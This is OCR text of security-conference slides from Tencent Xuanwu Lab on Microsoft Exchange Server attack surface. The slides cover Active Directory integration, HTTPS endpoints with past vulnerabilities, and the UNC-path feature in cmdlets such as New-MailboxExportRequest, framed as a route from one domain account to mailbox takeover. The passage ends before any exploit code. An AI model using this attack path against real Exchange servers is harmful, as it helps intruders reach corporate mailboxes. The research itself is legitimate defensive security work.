Vulnerability Exchange:
One Domain Account for More Than Exchange Server RCE

Tianze Ding (@D1iv3)

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

> whoami

- Tianze Ding (@D1iv3)
  - Senior security researcher at Tencent Security Xuanwu Lab
  - Focusing on Active Directory Security / Red Team / Web Security
  - Reported some vulnerabilities to Microsoft, Apple, Google, etc.
  - Black Hat Asia / Black Hat USA Arsenal speaker

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB


Agenda

- Exchange Server Attack Surface Overview
- From a Domain Account to Arbitrary Mailbox Takeover
- From a Domain Account to Exchange Server RCE
- Lateral Movement & Privilege Escalation
- Conclusion & Takeaways


Why Microsoft Exchange Server ?

- One of the most famous mail servers in the world
- Stores large amounts of sensitive corporate information
  - Emails, attachments, contacts, calendars …

TOP COUNTRIES



United States	**4,954,054**
Germany	**1,378,440**
China	**1,275,638**
Japan	**958,176**
France	**654,330**


10:28
Inbox
Focused
Other
Filter
Inbox - kathyt@lucernepubintl.com
File
Home
Send / Receive
View
Help
Tell me what you want to do
New Email
Delete
Move
Reply
Reply All
Forward
Quarterly Re...
To Manager
Favorites
Inbox 8
Sent Items
Drafts
Quarterly Reviews
Deleted Items 2
Marketing
kathyt@lucernepubintl.com
Folders
Inbox 8
Drafts
Sent Items
Deleted Items 2
Archive
Conversation History
Junk Email
Outbox
Quarterly Reviews
RSS Feeds
Search Folders
Groups
Search Current Mailbox
Current Mailbox
By Date
In Folder: Inbox
RSVP

Patti Fernandez 10:15 AM
Marketplace Happenings
Hi Team 😃 I wanted to share an interesting article. It spoke to the ...

Nestor Wilke 9:31 AM
RE: Calling all volunteers
Hey Megan! Thanks again for setting this up — @Adele has also ...

Yesterday

Miriam Graham Yesterday
Coffee Catch-up
Conflict: Speaker Series: Women in ...
Tomorrow at 11 AM (30 min)

Allan Deyoung Yesterday

Other: New messages (2)
Microsoft Outlook, MyAnalytics

Today

Lidia Holloway 1:39 PM
Vacation pictures and plans
Hey Kathy, Here are those pictures from our trip to Seattle you asked for.

Last Week

Patti Fernandez Wed 7/25
Marketplace Buzz
Greetings Team 😃, With the recent buzz in the marketplace for the XT

Alex Wilber Wed 7/25
Northwind Traders Project Review
There will be a detailed legal review of the Northwind Traders project once

Miriam Graham Wed 7/25
All Hands
Monthly All Hands.

Miriam Graham Wed 7/25
Marketing Strategy
I have a few questions and ideas around our marketing plan. I made some


Debra Berger Wed 7/25
Time off
Just talked to @Nestor Wilke <mailto:NestorW@lucernepubintl.com> and

Lidia Holloway

Why Microsoft Exchange Server ?

- Highly integrated with Microsoft Active Directory
  - Authentication
  - Mailbox / User / Group management
  - Exchange Server configuration
  - …
- High-privileged AD objects
  - Exchange Servers are installed by Enterprise Admins / Schema Admins / …
  - The Exchange Windows Permissions group has WriteDACL right on the Domain object (fixed in 2019)

Microsoft
Active Directory




```
CN=ms-Exch-Active-Sync-Device
CN=ms-Exch-Active-Sync-Devices
CN=ms-Exch-ActiveSync-Device-AutoBlock-Duration
CN=ms-Exch-ActiveSync-Device-Autoblock-Threshold
CN=ms-Exch-ActiveSync-Device-Autoblock-Threshold-Incidence-Duration
CN=ms-Exch-ActiveSync-Device-Autoblock-Threshold-Incidence-Limit
CN=ms-Exch-ActiveSync-Device-Autoblock-Threshold-Type
CN=ms-Exch-Activity-Based-Authentication-Timeout-Interval
CN=ms-Exch-ADC-Global-Names
CN=ms-Exch-ADC-Object-Type
CN=ms-Exch-ADC-Options
CN=ms-Exch-Add-Groups-To-Token
CN=ms-Exch-Add-In
CN=ms-Exch-Additional-DN-Map
CN=ms-Exch-Addr-Type
CN=ms-Exch-Address-Book-Flags
CN=ms-Exch-Address-Book-Mailbox-Policy
CN=ms-Exch-Address-Book-Policy-BL
CN=ms-Exch-Address-Book-Policy-Link
CN=ms-Exch-Address-List-OU
CN=ms-Exch-Address-List-Paging-Enabled
CN=ms-Exch-Address-List-Service
CN=ms-Exch-Address-List-Service-BL
CN=ms-Exch-Address-List-Service-Container
CN=ms-Exch-Address-List-Service-Link
CN=ms-Exch-Address-Lists-BL
CN=ms-Exch-Address-Lists-Link
CN=ms-Exch-Address-Rewrite-Configuration
CN=ms-Exch-Address-Rewrite-Entry
```

[1] https://docs.microsoft.com/en-us/exchange/plan-and-deploy/active-directory/ad-access?view=exchserver-2019
[2] https://docs.microsoft.com/en-us/exchange/plan-and-deploy/deploy-new-installations/install-mailbox-role?view=exchserver-2019

Exchange Server Attack Surface Overview


Architecture and Attack Surface

- Client Access Services
  - HTTPS endpoints
  - POP3 / IMAP / SMTP
  - Unified Messaging
- HTTPS endpoints
  - OWA, ECP
  - RPC, EWS, MAPI, API, ActiveSync, PowerShell, Auto Discover, OAB



Exchange 2016 Mailbox server
Client access services
Backend services
Mobile devices
Web clients
Outlook
POP3
IMAP4
SMTP clients (authenticated)
Telephony
Load balancer
HTTP/ HTTPS
POP3
IMAP4
SMTP
1
SIP
2
redirect
3
SIP + RTP
HTTP Proxy
IIS
POP3
IMAP4
Front End Transport
UM Call Router
HTTP/ HTTPS
POP3
IMAP4
SMTP
IIS
Remote PowerShell
RPC Proxy
RPC CA
EAS, EAC, EWS, OAB, Outlook on the web
POP3 Backend
IMAP4 Backend
Transport
UM
Mailbox database
Delivery queue
B

Historical Vulnerabilities

- Most historical vulnerabilities exist in ASP.NET code running on IIS Server


Front End HTTP Proxy
PWNED!
OWA
PWNED!
ECP
PWNED!
RPC
EWS
PWNED!
MAPI
API
Active Sync
Power Shell
PWNED!
Autodiscover
OAB
POP3
IMAP
SMTP
IIS Server
UM
PWNED!
Exchange Server

Architecture and Attack Surface



Front End
HTTP Proxy
OWA/ECP/MAPI/EWS/…
POP3
IMAP
SMTP
UM
IIS Server
Windows Server
Exchange Server
Exchange Server
Exchange Server
…
Microsoft
Active Directory

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

From a Domain Account to Arbitrary Exchange Mailbox Takeover

The UNC Feature

- Many ECP operations/PowerShell Cmdlets support UNC feature
  - Export-ActiveSyncLog
  - Import-ExchangeCertificate
  - New-ExchangeCertificate
  - Export-ExchangeCertificate
  - New-MailboxExportRequest
  - …



Exchange Certificate

/ecp/CertMgmt/ExportCertificate.aspx?pwmcid=3&ReturnObjectType...

export Exchange certificate

Specify the file to export the "Microsoft Exchange Server Auth Certificate" certificate to. You need to protect the file with a password because the certificate includes a private key.

Learn more

*File to export to:


*Password:

The UNC path is required. For example: \\server\share\MyCertificate.PFX

Use the EAC
servers

1. Open the EAC and n
2. In the Select server
Import Exchange ce
3. The Import Exchang

2. The **Import from a .pst** wizard opens. On the first page, enter the UNC path and filename of th




Import from a .pst file

Specify the path to import the .pst file from (example: \\server\folder\ImportFile01.pst):

\\SERVER01\Share\PST\User.pst

When you're finished, click **Next**.

Example 1



PowerShell


```
New-MailboxExportRequest -Mailbox AylaKol -FilePath "\\SERVER01\PSTFileShare\Ayla_Recovered.pst"
```

This example exports the user Ayla Kol's primary mailbox to a .pst file on the network shared folder PSTFileShare on SERVER01.

